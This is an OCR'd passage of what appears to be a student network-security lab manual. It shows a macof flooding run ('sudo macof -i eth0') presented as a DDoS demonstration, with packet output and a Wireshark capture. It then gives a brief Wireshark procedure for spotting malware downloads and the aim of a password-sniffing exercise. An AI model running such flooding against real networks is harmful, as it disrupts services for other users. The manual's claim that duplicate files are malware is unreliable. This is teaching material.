
For a DDoS attack, use the macof tool again to generate traffic. Observe the fake source and destination IP addresses are sending many packets with similar data sizes.


kali@kali: ~
*eth0
07:29 PM
55%
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
7 0.001365236 109.37.58.53 200.19.247.16 IPv4 54
9 0.001909887 243.34.250.82 118.71.61.126 IPv4 54
10 0.002165922 111.193.27.101 221.122.207.122 IPv4 54
13 0.002815844 177.129.187.16 159.1.208.15 IPv4 54
15 0.003354105 23.51.54.74 193.253.138.85 IPv4 54
Frame 9: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface et
Ethernet II, Src: c9:e1:d8:18:11:73 (c9:e1:d8:18:11:73), Dst: 88:72:0b:27:22:97 (8
Destination: 88:72:0b:27:22:97 (88:72:0b:27:22:97)
Source: c9:e1:d8:18:11:73 (c9:e1:d8:18:11:73)
[Expert Info (Warning/Protocol): Source MAC must not be a group address: IEEE
Address: c9:e1:d8:18:11:73 (c9:e1:d8:18:11:73)
.... ..0. .... = LG bit: Globally unique address (factory defau
....1 .... = IG bit: Group address (multicast/broadcast)
Type: IPv4 (0x0800)
Trailer: 480e953305d569b90000000050020200bfd70000
Internet Protocol Version 4, Src: 243.34.250.82, Dst: 118.71.61.126
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 20
Identification: 0x9808 (38920)
Flags: 0x00
Fragment Offset: 0
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
(kali㉿kali)-[~]
$ sudo macof -i eth0
ff:7d:b7:6c:7b:ff 9:8d:9f:17:e7:e9 0.0.0.0.42431 > 0.0.0.0.29397: S 184
6922747:1846922747(0) win 512
1d:27:18:21:fb:2a 4f:8a:cd:26:2f:34 0.0.0.0.31609 > 0.0.0.0.39277: S 12
96394891:1296394891(0) win 512
e2:0:9c:b:ec:4c 5b:ce:4d:10:52:80 0.0.0.0.32187 > 0.0.0.0.40717: S 1445
577015:1445577015(0) win 512
59:a3:a8:f:17:82 2d:82:3c:49:aa:57 0.0.0.0.50075 > 0.0.0.0.37311: S 106
00492:10600492(0) win 512
9b:62:3c:33:4:9 74:3d:34:6d:f5:46 0.0.0.0.6083 > 0.0.0.0.14508: S 92729
5497:927295497(0) win 512
b0:50:82:53:cc:ab 33:5a:4c:42:db:82 0.0.0.0.40774 > 0.0.0.0.10715: S 21
18734257:2118734257(0) win 512
c4:ea:4:b:fc:2 22:42:9d:76:33:c1 0.0.0.0.36652 > 0.0.0.0.7747: S 150728
6183:1507286183(0) win 512
e6:49:9:54:55:cc 2b:c6:d3:12:97:c8 0.0.0.0.52856 > 0.0.0.0.43790: S 463
975223:463975223(0) win 512
c9:e1:d8:18:11:73 88:72:b:27:22:97 0.0.0.0.18446 > 0.0.0.0.38195: S 978
72313:97872313(0) win 512
93:67:48:64:57:65 70:55:95:45:9c:4 0.0.0.0.10587 > 0.0.0.0.13752: S 121
4663561:1214663561(0) win 512
5:bf:ad:46:de:b1 67:d9:c7:52:b1:de 0.0.0.0.29923 > 0.0.0.0.51439: S 139
6578123:1396578123(0) win 512


EXPERIMENT- 3

Objective:- Malware detection using Wire Shark .


Step 1:- Start Wireshark and select the interface whose packets you want to capture (In our case we will becapturing Ethernet packets).




Step 2:- Select the folder which contains malware file.





Now, open the file contents in wireshark.




Step 3:- In the filter bar type HTTP and press enter or click on Statistics -> Protocol Hierarchy -> Hypertext Transfer Protocol right-click on it and click on Apply as Filter -> Selected.









Step 4:- Select any of the captured packets and applying the host as column for the selected filter.






Step 5:- Now, Go to File -> Export Objects -> HTTP.



Step 6:- Duplicate applications are malware files. Hence, we have successfully detected malware file.




Experiment No:4

Aim:Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.

